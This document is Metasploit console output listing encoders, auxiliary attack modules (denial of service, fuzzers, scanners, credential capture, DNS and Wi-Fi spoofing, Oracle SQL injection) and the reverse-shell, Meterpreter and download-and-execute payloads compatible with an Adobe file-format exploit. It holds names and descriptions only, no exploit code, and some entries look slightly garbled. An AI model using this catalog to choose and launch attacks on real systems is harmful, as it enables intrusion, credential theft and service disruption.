Warning: This copy of the Metasploit Framework was last updated 76 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
<http://www.metasploit.com/redmine/projects/framework/wiki/Updating>

msf > show encoders

Encoders

=====

Name	Rank	Description
cmd/generic_sh	good	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command Encoder
cmd/printf_util	good	Generic printf(1) Utility Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	excellent	PHP Base64 encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Uppercase Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

msf > █



msf > show auxiliary

Auxiliary

Name	Rank	Description
admin/backupexec/dump	normal	Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry	normal	Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass	normal	Cisco IOS HTTP Unauthorized Administrative Access
admin/cisco/vpn_3000_ftp_bypass	normal	Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
admin/db2/db2cmd	normal	IBM DB2 db2cmd.exe Command Execution Vulnerability.
admin/edirectory/edirectory_dhost_cookie	normal	Novell eDirectory DHOST Predictable Session Cookie
admin/emc/alphastor_devicemanager_exec	normal	EMC AlphaStor Device Manager Arbitrary Command Execution
admin/emc/alphastor_librarymanager_exec	normal	EMC AlphaStor Library Manager Arbitrary Command Execution
admin/ftp/titanftp_xcrc_traversal	normal	Titan FTP XCRC Directory Traversal Information Disclosure
admin/http/hp_web_jetadmin_exec	normal	HP Web JetAdmin 6.5 Server Arbitrary Command Execution
admin/http/iomega_storcenterpro_sessionid	normal	Iomega StorCenter Pro NAS Web Authentication Bypass
admin/http/tomcat_administration	normal	Tomcat Administration Tool Default Access
admin/http/typo3_sa_2009_002	normal	Typo3 sa-2009-002 File Disclosure
admin/maxdb/maxdb_cons_exec	normal	SAP MaxDB cons.exe Remote Command Injection
admin/motorola/wr850g_cred	normal	Motorola WR850G v4.03 Credentials
admin/ms/ms08_059_his2006	normal	Microsoft Host Integration Server 2006 Command Execution Vulnerability.
admin/mssql/mssql_enum	normal	Microsoft SQL Server Configuration Enumerator
admin/mssql/mssql_exec	normal	Microsoft SQL Server xp_cmdshell Command Execution
admin/mssql/mssql_idf	normal	Microsoft SQL Server - Interesting Data Finder
admin/mssql/mssql_sql	normal	Microsoft SQL Server Generic Query
admin/mysql/mysql_enum	normal	MySQL Enumeration Module
admin/mysql/mysql_sql	normal	MySQL Generic Query
admin/officescan/tl1isten_traversal	normal	TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
admin/oracle/ora_ntlm_stealer	normal	Oracle SMB Relay Code Execution
admin/oracle/oracle_login	normal	Oracle Account Discovery.
admin/oracle/oracle_sql	normal	Oracle SQL Generic Query
admin/oracle/oraenum	normal	Oracle Database Enumeration
admin/oracle/osb_execqr	normal	Oracle Secure Backup exec_qr() Command Injection Vulnerability
admin/oracle/osb_execqr2	normal	Oracle Secure Backup Authentication Bypass/Command Injection Vulnerability
admin/oracle/post_exploitation/win32exec	normal	Oracle Java execCommand (win32)
admin/oracle/post_exploitation/win32upload	normal	Oracle URL Download
admin/oracle/sid_brute	normal	ORACLE SID Brute Forcer.
admin/oracle/tnsCmd	normal	TNSLsnr Command Issuer
admin/pop2/uw_fileretrieval	normal	Uow pop2d Remote File Retrieval Vulnerability
admin/postgres/postgres_readfile	normal	PostgreSQL Server Generic Query
admin/postgres/postgres_sql	normal	PostgreSQL Server Generic Query
admin/serverprotect/file	normal	TrendMicro ServerProtect File Access
admin/smb/samba_symlink_traversal	normal	Samba Symlink Directory Traversal
admin/sunrpc/solaris_kcms_readfile	normal	Solaris KCMS + TTDB Arbitrary File Read
admin/symantec/cba_exec	excellent	Symantec System Center Alert Management System Arbitrary Command Execution
admin/tikiwiki/tikiidb1ib	normal	TikiWiki information disclosure
admin/webmin/file_disclosure	normal	Webmin file disclosure
client/smtp/emailer	normal	Generic Emailer (SMTP)
dos/cisco/ios_http_percentpercent	normal	Cisco IOS HTTP GET /%% request Denial of Service
dos/freebsd/nfsd/nfsd_mount	normal	FreeBSD Remote NFS RPC Request Denial of Service
dos/http/3com_superstack_switch	normal	3Com SuperStack Switch Denial of Service
dos/http/apache_mod_isapi	normal	Apache mod_isapi <= 2.2.14 Dangling Pointer
dos/http/dell_openmanage_post	normal	Dell OpenManage POST Request Heap Overflow (win32)
dos/http/webrick_regex	normal	Ruby WEBrick::HTTP::DefaultFileHandler DoS
dos/mdns/avahi_portzero	normal	Avahi < 0.6.24 Source Port 0 DoS
dos/ntp/ntpd_reserved_dos	normal	NTP.org ntpd Reserved Mode Denial of Service
dos/pppt/ms02_063_pppt_dos	normal	MS02-063 PPTP Malformed Control Data Kernel Denial of Service
dos/samba/lsa_addrprivs_heap	normal	Samba lsa_io_privilege_set Heap Overflow
dos/samba/lsa_transnames_heap	normal	Samba lsa_io_trans_names Heap Overflow
dos/smtp/sendmail_prescan	normal	Sendmail SMTP Address prescan <= 8.12.8 Memory Corruption
dos/solaris/lpd/cascade_delete	normal	Solaris LPD Arbitrary File Delete
dos/tcp/junos_tcp_opt	low	Juniper JunOS Malformed TCP Option
dos/tcp/synflood	normal	TCP SYN Flooder
dos/wifi/cts_rts_flood	normal	Wireless CTS/RTS Flooder
dos/wifi/daringphucball	normal	Apple Airport 802.11 Probe Response Kernel Memory Corruption
dos/wifi/deauth	normal	Wireless DEAUTH Flooder
dos/wifi/fakeap	normal	Wireless Fake Access Point Beacon Flood
dos/wifi/file2air	normal	Wireless Frame (File) Injector
dos/wifi/netgear_ma521_rates	normal	NetGear MA521 Wireless Driver Long Rates Overflow
dos/wifi/netgear_wg311pci	normal	NetGear WG311v1 Wireless Driver Long SSID Overflow
dos/wifi/probe_resp_null_ssids	normal	Multiple Wireless Vendor NULL SSID Probe Response
dos/wifi/wifun	normal	Wireless Test Module
dos/windows/appian/appian_bpm	normal	Appian Enterprise Business Suite 5.6 SP1 DoS
dos/windows/browser/ms09_065_eot_integer	normal	Microsoft Windows EOT Font Table Directory Integer Overflow
dos/windows/ftp/filezilla_admin_user	normal	FileZilla FTP Server Admin Interface Denial of Service
dos/windows/ftp/filezilla_server_port	normal	FileZilla FTP Server <=0.9.21 Malformed PORT Denial of Service
dos/windows/ftp/guildftp_cwdlist	normal	Guild FTPD 0.999.8.11/0.999.14 Heap Corruption
dos/windows/ftp/titan626_site	normal	Titan FTP Server 6.26.630 SITE WHO DoS
dos/windows/ftp/vicftps50_list	normal	Victory FTP Server 5.0 LIST DoS
dos/windows/ftp/winftp230_nlst	normal	WinFTP 2.3.0 NLST Denial of Service
dos/windows/ftp/xmeasy560_nlst	normal	XM Easy Personal FTP Server 5.6.0 NLST DoS
dos/windows/ftp/xmeasy570_nlst	normal	XM Easy Personal FTP Server 5.7.0 NLST DoS



```

bash
dos/windows/http/pi3web_isapi          normal Pi3Web <=2.0.13 ISAPI DoS
dos/windows/nat/nat_helper             normal Microsoft Windows NAT Helper Denial of Service
dos/windows/smb/ms05_047_pnp           normal Microsoft Plug and Play Service Registry Overflow
dos/windows/smb/ms06_035_mailslot      normal Microsoft SRV.SYS Mailslot Write Corruption
dos/windows/smb/ms06_063_trans         normal Microsoft SRV.SYS Pipe Transaction No Null
dos/windows/smb/ms09_001_write         normal Microsoft SRV.SYS WriteAndX Invalid DataOffset
dos/windows/smb/ms09_050_smb2_negotiate_pidhigh normal Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
dos/windows/smb/ms09_050_smb2_session_logoff normal Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
dos/windows/smb/ms10_006_negotiate_response_loop normal Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
dos/windows/smb/rras_v1s_null_deref   normal Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
dos/windows/smb/vista_negotiate_stop  normal Microsoft Vista SPO SMB Negotiate Protocol DoS
dos/windows/smtp/ms06_019_exchange    normal MS06-019 Exchange MODPROP Heap Overflow
dos/windows/tftp/pt360_write          normal PacketTrap TFTP Server 2.2.5459.0 DoS
dos/windows/tftp/solarwinds           normal SolarWinds TFTP Server 10.4.0.10 Denial of Service
dos/wireshark/chunked                  normal Wireshark chunked_encoding_dissector function DOS
dos/wireshark/ldap                    normal Wireshark LDAP dissector DOS
fuzzers/ftp/ftp_pre_post               normal Simple FTP Fuzzer
fuzzers/http/http_get_uri_long        normal HTTP GET Request URI Fuzzer (Incrementing Lengths)
fuzzers/http/http_get_uri_strings     normal HTTP GET Request URI Fuzzer (Fuzzer Strings)
fuzzers/smb/smb2_negotiate_corrupt     normal SMB Negotiate SMB2 Dialect Corruption
fuzzers/smb/smb_create_pipe           normal SMB Create Pipe Request Fuzzer
fuzzers/smb/smb_create_pipe_corrupt   normal SMB Create Pipe Request Corruption
fuzzers/smb/smb_negotiate_corrupt     normal SMB Negotiate Dialect Corruption
fuzzers/smb/smb_ntlm_login_corrupt    normal SMB NTLMv1 Login Request Corruption
fuzzers/smb/smb_tree_connect         normal SMB Tree Connect Request Fuzzer
fuzzers/smb/smb_tree_connect_corrupt  normal SMB Tree Connect Request Corruption
fuzzers/smtp/smtp_fuzzer              normal SMTP Simple Fuzzer
fuzzers/ssh/ssh_keyexchange_init_corrupt normal SSH Key Exchange Init Corruption
fuzzers/ssh/ssh_version_15           normal SSH 1.5 Version Fuzzer
fuzzers/ssh/ssh_version_2            normal SSH 2.0 Version Fuzzer
fuzzers/ssh/ssh_version_corrupt       normal SSH Version Corruption
fuzzers/tds/tds_login_request         normal TDS Protocol Login Request Corruption Fuzzer
fuzzers/tds/tds_login_request_username normal TDS Protocol Login Request Username Fuzzer
fuzzers/wifi/fuzz_beacon              normal Wireless Beacon Frame Fuzzer
fuzzers/wifi/fuzz_proberesp           normal Wireless Probe Response Frame Fuzzer
gather/citrix_published_applications  normal Citrix MetaFrame ICA Published Applications Scanner
gather/citrix_published_bruteforce    normal Citrix MetaFrame ICA Published Applications Bruteforcer
gather/dns_enum                       normal DNS Enumeration Module
gather/search_email_collector         normal Search Engine Domain Email Address Collector
pdf/foxit/authbypass                  normal Foxit Reader Authorization Bypass
scanner/backdoor/energizer_duo_detect normal Energizer DUO Trojan Scanner
scanner/db2/db2_auth                   normal DB2 Authentication Brute Force Utility
scanner/db2/db2_version                normal DB2 Probe Utility
scanner/db2/discovery                 normal DB2 Discovery Service Detection.
scanner/dcerpc/endpoint_mapper        normal Endpoint Mapper Service Discovery
scanner/dcerpc/hidden                 normal Hidden DCERPC Service Discovery
scanner/dcerpc/management             normal Remote Management Interface Discovery
scanner/dcerpc/tcp_dcerpc_auditor     normal DCERPC TCP Service Auditor
scanner/dect/call_scanner             normal DECT Call Scanner
scanner/dect/station_scanner          normal DECT Base Station Scanner
scanner/discovery/arp_sweep           normal ARP Sweep Local Network Discovery
scanner/discovery/udp_probe           normal UDP Service Prober
scanner/discovery/udp_sweep           normal UDP Service Sweeper
scanner/emc/alphastor_devicemanager   normal EMC AlphaStor Device Manager Service.
scanner/emc/alphastor_librarymanager  normal EMC AlphaStor Library Manager Service.
scanner/finger/finger_users           normal Finger Service User Enumerator
scanner/ftp/anonymous                 normal Anonymous FTP Access Detection
scanner/ftp/ftp_login                 normal FTP Authentication Scanner
scanner/ftp/ftp_version               normal FTP Version Scanner
scanner/http/axis_local_file_include  normal Apache Axis2 v1.4.1 Local File Inclusion
scanner/http/axis_login               normal Apache Axis2 v1.4.1 Brute Force Utility
scanner/http/backup_file              normal HTTP Backup File Scanner
scanner/http/blind_sql_query          normal HTTP Blind SQL Injection GET QUERY Scanner
scanner/http/brute_dirs                normal HTTP Directory Brute Force Scanner
scanner/http/cert                     normal HTTP SSL Certificate Checker
scanner/http/copy_of_file              normal HTTP Copy File Scanner
scanner/http/dir_listing              normal HTTP Directory Listing Scanner
scanner/http/dir_scanner              normal HTTP Directory Scanner
scanner/http/dir_webdav_unicode_bypass normal MS09-020 IIS6 WebDAV Unicode Auth Bypass Directory Scanner
scanner/http/enum_delicious           normal Pull Delicious.us Links (URLs) for a domain
scanner/http/enum_wayback             normal Pull Archive.org stored URLs for a domain
scanner/http/error_sql_injection      normal HTTP Error Based SQL Injection Scanner
scanner/http/file_same_name_dir       normal HTTP File Same Name Directory Scanner
scanner/http/files_dir                normal HTTP Interesting File Scanner
scanner/http/frontpage_login          normal FrontPage Server Extensions Login Utility
scanner/http/http_login               normal HTTP Login Utility
scanner/http/http_version             normal HTTP Version Detection
scanner/http/jboss_vulnscan           normal JBoss Vulnerability Scanner
scanner/http/litespeed_source_disclosure normal LiteSpeed Source Code Disclosure/Download
scanner/http/lucky_punch              normal HTTP Microsoft SQL Injection Table XSS Infection
scanner/http/ms09_020_webdav_unicode_bypass normal MS09-020 IIS6 WebDAV Unicode Auth Bypass
scanner/http/nginx_source_disclosure  normal Nginx Source Code Disclosure/Download
scanner/http/open_proxy               normal HTTP Open Proxy Detection
scanner/http/options                  normal HTTP Options Detection

```



```

bash
scanner/http/prev_dir_same_name_file normal HTTP Previous Directory File Scanner
scanner/http/replace_ext normal HTTP File Extension Scanner
scanner/http/robots_txt normal HTTP Robots.txt Content Scanner
scanner/http/soap_xml normal HTTP SOAP Verb/Noun Brute Force Scanner
scanner/http/sqlmap normal SQLMAP SQL Injection External Module
scanner/http/ssl normal HTTP SSL Certificate Information
scanner/http/subversion normal HTTP Subversion Scanner
scanner/http/tomcat_enum normal Apache Tomcat User Enumeration
scanner/http/tomcat_mgr_login normal Tomcat Application Manager Login Utility
scanner/http/trace_axd normal HTTP trace.axd Content Scanner
scanner/http/verb_auth_bypass normal HTTP Verb Authentication Bypass Scanner
scanner/http/vhost_scanner normal HTTP Virtual Host Brute Force Scanner
scanner/http/vmware_server_dir_trav normal VMware Server Directory Transversal Vulnerability
scanner/http/web_vulnDb normal HTTP Vuln scanner
scanner/http/webdav_internal_ip normal HTTP WebDAV Internal IP Scanner
scanner/http/webdav_scanner normal HTTP WebDAV Scanner
scanner/http/webdav_website_content normal HTTP WebDAV Website Content Scanner
scanner/http/wordpress_login_enum normal Wordpress Brute Force and User Enumeration Utility
scanner/http/writable normal HTTP Writable Path PUT/DELETE File Access
scanner/http/xpath normal HTTP Blind XPATH 1.0 Injector
scanner/imap/imap_version normal IMAP4 Banner Grabber
scanner/ip/ipidseq normal IPID Sequence Scanner
scanner/lotus/lotus_domino_hashes normal Lotus Domino Password Hash Collector
scanner/lotus/lotus_domino_login normal Lotus Domino Brute Force Utility
scanner/lotus/lotus_domino_version normal Lotus Domino Version
scanner/misc/ib_service_mgr_info normal Borland InterBase Services Manager Information
scanner/misc/sunrpc_portmapper normal SunRPC Portmap Program Enumerator
scanner/motorola/timbuktu_udp normal Motorola Timbuktu Service Detection.
scanner/mssql/mssql_login normal MSSQL Login Utility
scanner/mssql/mssql_ping normal MSSQL Ping Utility
scanner/mysql/mysql_login normal MySQL Login Utility
scanner/mysql/mysql_version normal MySQL Server Version Enumeration
scanner/netbios/nbname normal NetBIOS Information Discovery
scanner/netbios/nbname_probe normal NetBIOS Information Discovery Prober
scanner/nfs/nfsmount normal NFS Mount Scanner
scanner/ntp/ntp_monlist normal NTP Monitor List Scanner
scanner/oracle/emc_sid normal Oracle Enterprise Manager Control SID Discovery
scanner/oracle/sid_enum normal Oracle SID Enumeration.
scanner/oracle/spy_sid normal Oracle Application Server Spy Servlet SID Enumeration.
scanner/oracle/tnslsnr_version normal Oracle tnslsnr Service Version Query.
scanner/oracle/xdB_sid normal Oracle XML DB SID Discovery
scanner/oracle/xdB_sid_brute normal Oracle XML DB SID Discovery via Brute Force
scanner/pop3/pop3_version normal POP3 Banner Grabber
scanner/portscan/ack normal TCP ACK Firewall Scanner
scanner/portscan/ftpbounce normal FTP Bounce Port Scanner
scanner/portscan/syn normal TCP SYN Port Scanner
scanner/portscan/tcp normal TCP Port Scanner
scanner/portscan/xmas normal TCP "XMas" Port Scanner
scanner/postgres/postgres_login normal PostgreSQL Login Utility
scanner/postgres/postgres_version normal PostgreSQL Version Probe
scanner/rogue/rogue_recv normal Rogue Gateway Detection: Receiver
scanner/rogue/rogue_send normal Rogue Gateway Detection: Sender
scanner/sip/enumerator normal SIP Username Enumerator (UDP)
scanner/sip/enumerator_tcp normal SIP Username Enumerator (TCP)
scanner/sip/options normal SIP Endpoint Scanner (UDP)
scanner/sip/options_tcp normal SIP Endpoint Scanner (TCP)
scanner/smb/pipe_auditor normal SMB Session Pipe Auditor
scanner/smb/pipe_dcerpc_auditor normal SMB Session Pipe DCE/PC Audit
scanner/smb/smb2 normal SMB 2.0 Protocol Detection
scanner/smb/smb_enumshares normal SMB Share Enumeration
scanner/smb/smb_enumusers normal SMB User Enumeration (SAM EnumUsers)
scanner/smb/smb_login normal SMB Login Check Scanner
scanner/smb/smb_lookupsid normal SMB Local User Enumeration (LookupSid)
scanner/smb/smb_version normal SMB Version Detection
scanner/smtp/smtp_banner normal SMTP Banner Grabber
scanner/snmp/aix_version normal AIX SNMP Scanner Auxiliary Module
scanner/snmp/community normal SNMP Community Scanner
scanner/ssh/ssh_login normal SSH Login Check Scanner
scanner/ssh/ssh_login_pubkey normal SSH Public Key Login Scanner
scanner/ssh/ssh_version normal SSH Version Scanner
scanner/telephony/wardial normal Wardialer
scanner/telnet/telnet_login normal Telnet Login Check Scanner
scanner/telnet/telnet_banner normal Telnet Service Banner Detection
scanner/tftp/tftpbrute normal TFTP Brute Forcer
scanner/vnc/vnc_none_auth normal VNC Authentication None Detection
scanner/x11/open_x11 normal X11 No-Auth Scanner
server/browser_autopwn normal HTTP Client Automatic Exploiter
server/capture/ftp normal Authentication Capture: FTP
server/capture/http normal Authentication Capture: HTTP
server/capture/http_ntlm normal HTTP Client MS Credential Catcher
server/capture/imap normal Authentication Capture: IMAP
server/capture/pop3 normal Authentication Capture: POP3
server/capture/smb normal Authentication Capture: SMB
server/capture/smtp normal Authentication Capture: SMTP

```





```
bash
server/capture/smtp          normal Authentication Capture: SMTP
server/capture/telnet        normal Authentication Capture: Telnet
server/dns/spoofhelper       normal DNS Spoofing Helper Service
server/fakedns               normal Fake DNS Service
server/file_autopwn          normal File Format Exploit Generator
server/ftp                   normal FTP File Server
server/socks_unc             normal SOCKS Proxy UNC Path Redirection
server/tftp                  normal TFTP File Server
sniffer/psnuffle             normal pSnuffle Packet Sniffer
spoofer/cisco/dtp            normal Forge Cisco DTP Packets
spoofer/dns/bailiwicked_domain normal DNS BailiWicked Domain Attack
spoofer/dns/bailiwicked_host normal DNS BailiWicked Host Attack
spoofer/dns/compare_results  normal DNS Lookup Result Comparison
spoofer/wifi/airpwn          normal Airpwn TCP hijack
spoofer/wifi/dnspwn          normal DNSpwn DNS hijack
sql/oracle/dbms_cdc_ipublish normal SQL Injection via SYS.DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE
sql/oracle/dbms_cdc_publish  normal SQL Injection via SYS.DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE
sql/oracle/dbms_cdc_publish2 normal SQL Injection via SYS.DBMS_CDC_PUBLISH.DROP_CHANGE_SOURCE
sql/oracle/dbms_export_extension normal SQL Injection via DBMS_EXPORT_EXTENSION.
sql/oracle/dbms_metadata_get_granted_xml normal SQL Injection via SYS.DBMS_METADATA.GET_GRANTED_XML.
sql/oracle/dbms_metadata_get_xml normal SQL Injection via SYS.DBMS_METADATA.GET_XML.
sql/oracle/dbms_metadata_open normal SQL Injection via SYS.DBMS_METADATA.OPEN.
sql/oracle/droptable_trigger normal SQL Injection in MDSYS.SDO_TOPO_DROP_FTBL Trigger.
sql/oracle/jvm_os_code_10g   normal DBMS_JVM_EXP_PERMS 10gR2, 11gR1/R2 OS Command Execution
sql/oracle/jvm_os_code_11g   normal DBMS_JVM_EXP_PERMS 11g R1/R2 OS Code Execution
sql/oracle/lt_compressworkspace normal SQL Injection via SYS.LT.COMPRESSWORKSPACE.
sql/oracle/lt_findricset_cursor normal SQL Injection via SYS.LT.FINDRICSET Evil Cursor Method
sql/oracle/lt_mergeworkspace normal SQL Injection via SYS.LT.MERGEWORKSPACE.
sql/oracle/lt_removeworkspace normal SQL Injection via SYS.LT.REMOVEWORKSPACE.
sql/oracle/lt_rollbackworkspace normal SQL Injection via SYS.LT.ROLLBACKWORKSPACE.
test/capture                 normal Simple Network Capture Tester
test/eth_spoof               normal Simple Ethernet Frame Spoofer
test/ftp_data                normal FTP Client Exploit Mixin DATA test Exploit
test/ip_spoof                normal Simple IP Spoofing Tester
test/recon_passive           normal Simple Recon Module Tester
test/scanner_batch           normal Simple Recon Module Tester
test/scanner_host            normal Simple Recon Module Tester
test/scanner_range           normal Simple Recon Module Tester
voip/sip_invite_spoof       normal SIP Invite Spoof
msf >
```

The payload combinations which can be used with this exploit
msf > use exploit/windows/fileformat/adobe_geticon

```
msf exploit(adobe_geticon) > show payloads

Compatible Payloads

Name Rank Description
-----
generic/debug_trap normal Generic x86 Debug Trap
generic/shell_bind_tcp normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal Generic Command Shell, Reverse TCP Inline
generic/tight_loop normal Generic x86 Tight Loop
windows/dllinject/bind_ipv6_tcp normal Reflective DLL Injection, Bind TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp normal Reflective DLL Injection, Bind TCP Stager
windows/dllinject/reverse_http normal Reflective DLL Injection, PassiveX Reverse HTTP Tunneling Stager
windows/dllinject/reverse_ipv6_tcp normal Reflective DLL Injection, Reverse TCP Stager (IPv6)
windows/dllinject/reverse_nonx_tcp normal Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_ord_tcp normal Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp normal Reflective DLL Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_allports normal Reflective DLL Injection, Reverse All-Port TCP Stager
windows/dllinject/reverse_tcp_dns normal Reflective DLL Injection, Reverse TCP Stager (DNS)
windows/download_exec normal Windows Executable Download and Execute
windows/eva normal Windows Executable Command
windows/meterpreter/bind_ipv6_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
windows/meterpreter/bind_nonx_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/meterpreter/bind_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager
windows/meterpreter/reverse_http normal Windows Meterpreter (Reflective Injection), PassiveX Reverse HTTP Tunneling Stager
windows/meterpreter/reverse_https normal Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
windows/meterpreter/reverse_ipv6_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
windows/meterpreter/reverse_nonx_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/meterpreter/reverse_ord_tcp normal Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/meterpreter/reverse_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager
windows/meterpreter/reverse_tcp_allports normal Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
windows/meterpreter/reverse_tcp_dns normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
windows/metsvc_bind_tcp normal Windows Meterpreter Service, Bind TCP
windows/metsvc_reverse_tcp normal Windows Meterpreter Service, Reverse TCP Inline
windows/patchupdllinject/bind_ipv6_tcp normal Windows Inject DLL, Bind TCP Stager (IPv6)
windows/patchupdllinject/bind_nonx_tcp normal Windows Inject DLL, Bind TCP Stager (No NX or Win7)
windows/patchupdllinject/bind_tcp normal Windows Inject DLL, Bind TCP Stager
windows/patchupdllinject/reverse_ipv6_tcp normal Windows Inject DLL, Reverse TCP Stager (IPv6)
windows/patchupdllinject/reverse_nonx_tcp normal Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
windows/patchupdllinject/reverse_ord_tcp normal Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
windows/patchupdllinject/reverse_tcp normal Windows Inject DLL, Reverse TCP Stager
windows/patchupmeterpreter/reverse_tcp_allports normal Windows Inject DLL, Reverse All-Port TCP Stager
windows/patchupmeterpreter/reverse_tcp_dns normal Windows Inject DLL, Reverse TCP Stager (DNS)
windows/patchupmeterpreter/bind_ipv6_tcp normal Windows Meterpreter (skape/jt injection), Bind TCP Stager (IPv6)
windows/patchupmeterpreter/bind_nonx_tcp normal Windows Meterpreter (skape/jt injection), Bind TCP Stager (No NX or Win7)
windows/patchupmeterpreter/bind_tcp normal Windows Meterpreter (skape/jt injection), Bind TCP Stager
windows/patchupmeterpreter/reverse_ipv6_tcp normal Windows Meterpreter (skape/jt injection), Reverse TCP Stager (IPv6)
windows/patchupmeterpreter/reverse_nonx_tcp normal Windows Meterpreter (skape/jt injection), Reverse TCP Stager (No NX or Win7)
windows/patchupmeterpreter/reverse_tcp normal Windows Meterpreter (skape/jt injection), Reverse TCP Stager
windows/patchupmeterpreter/reverse_tcp_allports normal Windows Meterpreter (skape/jt injection), Reverse All-Port TCP Stager
windows/patchupmeterpreter/reverse_tcp_dns normal Windows Meterpreter (skape/jt injection), Reverse TCP Stager (DNS)
windows/patchupvncinject/bind_ipv6_tcp normal Windows VNC Inject (skape/jt injection), Bind TCP Stager (IPv6)
windows/patchupvncinject/bind_nonx_tcp normal Windows VNC Inject (skape/jt injection), Bind TCP Stager (No NX or Win7)
windows/patchupvncinject/bind_tcp normal Windows VNC Inject (skape/jt injection), Bind TCP Stager
windows/patchupvncinject/reverse_ipv6_tcp normal Windows VNC Inject (skape/jt injection), Reverse TCP Stager (IPv6)
windows/patchupvncinject/reverse_nonx_tcp normal Windows VNC Inject (skape/jt injection), Reverse TCP Stager (No NX or Win7)
windows/patchupvncinject/reverse_ord_tcp normal Windows VNC Inject (skape/jt injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/patchupvncinject/reverse_tcp normal Windows VNC Inject (skape/jt injection), Reverse TCP Stager
windows/patchupvncinject/reverse_tcp_allports normal Windows VNC Inject (skape/jt injection), Reverse All-Port TCP Stager
windows/patchupvncinject/reverse_tcp_dns normal Windows VNC Inject (skape/jt injection), Reverse TCP Stager (DNS)
windows/shell/bind_ipv6_tcp normal Windows Command Shell, Bind TCP Stager (IPv6)
windows/shell/bind_nonx_tcp normal Windows Command Shell, Bind TCP Stager (No NX or Win7)
windows/shell/bind_tcp normal Windows Command Shell, Bind TCP Stager
windows/shell/reverse_http normal Windows Command Shell, PassiveX Reverse HTTP Tunneling Stager
windows/shell/reverse_ipv6_tcp normal Windows Command Shell, Reverse TCP Stager (IPv6)
windows/shell/reverse_nonx_tcp normal Windows Command Shell, Reverse TCP Stager (No NX or Win7)
windows/shell/reverse_ord_tcp normal Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
windows/shell/reverse_tcp normal Windows Command Shell, Reverse TCP Stager
windows/shell/reverse_tcp_allports normal Windows Command Shell, Reverse All-Port TCP Stager
windows/shell/reverse_tcp_dns normal Windows Command Shell, Reverse TCP Stager (DNS)
windows/shell_bind_tcp normal Windows Command Shell, Bind TCP Inline
windows/shell_bind_tcp_xpff normal Windows Disable Windows ICF, Command Shell, Bind TCP Inline
windows/shell_reverse_tcp normal Windows Command Shell, Reverse TCP Inline
windows/upexec/bind_ipv6_tcp normal Windows Upload/Execute, Bind TCP Stager (IPv6)
windows/upexec/bind_nonx_tcp normal Windows Upload/Execute, Bind TCP Stager (No NX or Win7)
windows/upexec/bind_tcp normal Windows Upload/Execute, Bind TCP Stager
windows/upexec/reverse_http normal Windows Upload/Execute, PassiveX Reverse HTTP Tunneling Stager
windows/upexec/reverse_ipv6_tcp normal Windows Upload/Execute, Reverse TCP Stager (IPv6)
windows/upexec/reverse_nonx_tcp normal Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)
windows/upexec/reverse_ord_tcp normal Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)
windows/upexec/reverse_tcp normal Windows Upload/Execute, Reverse TCP Stager
windows/upexec/reverse_tcp_allports normal Windows Upload/Execute, Reverse All-Port TCP Stager
windows/upexec/reverse_tcp_dns normal Windows Upload/Execute, Reverse TCP Stager (DNS)
windows/vncinject/bind_ipv6_tcp normal VNC Server (Reflective Injection), Bind TCP Stager (IPv6)
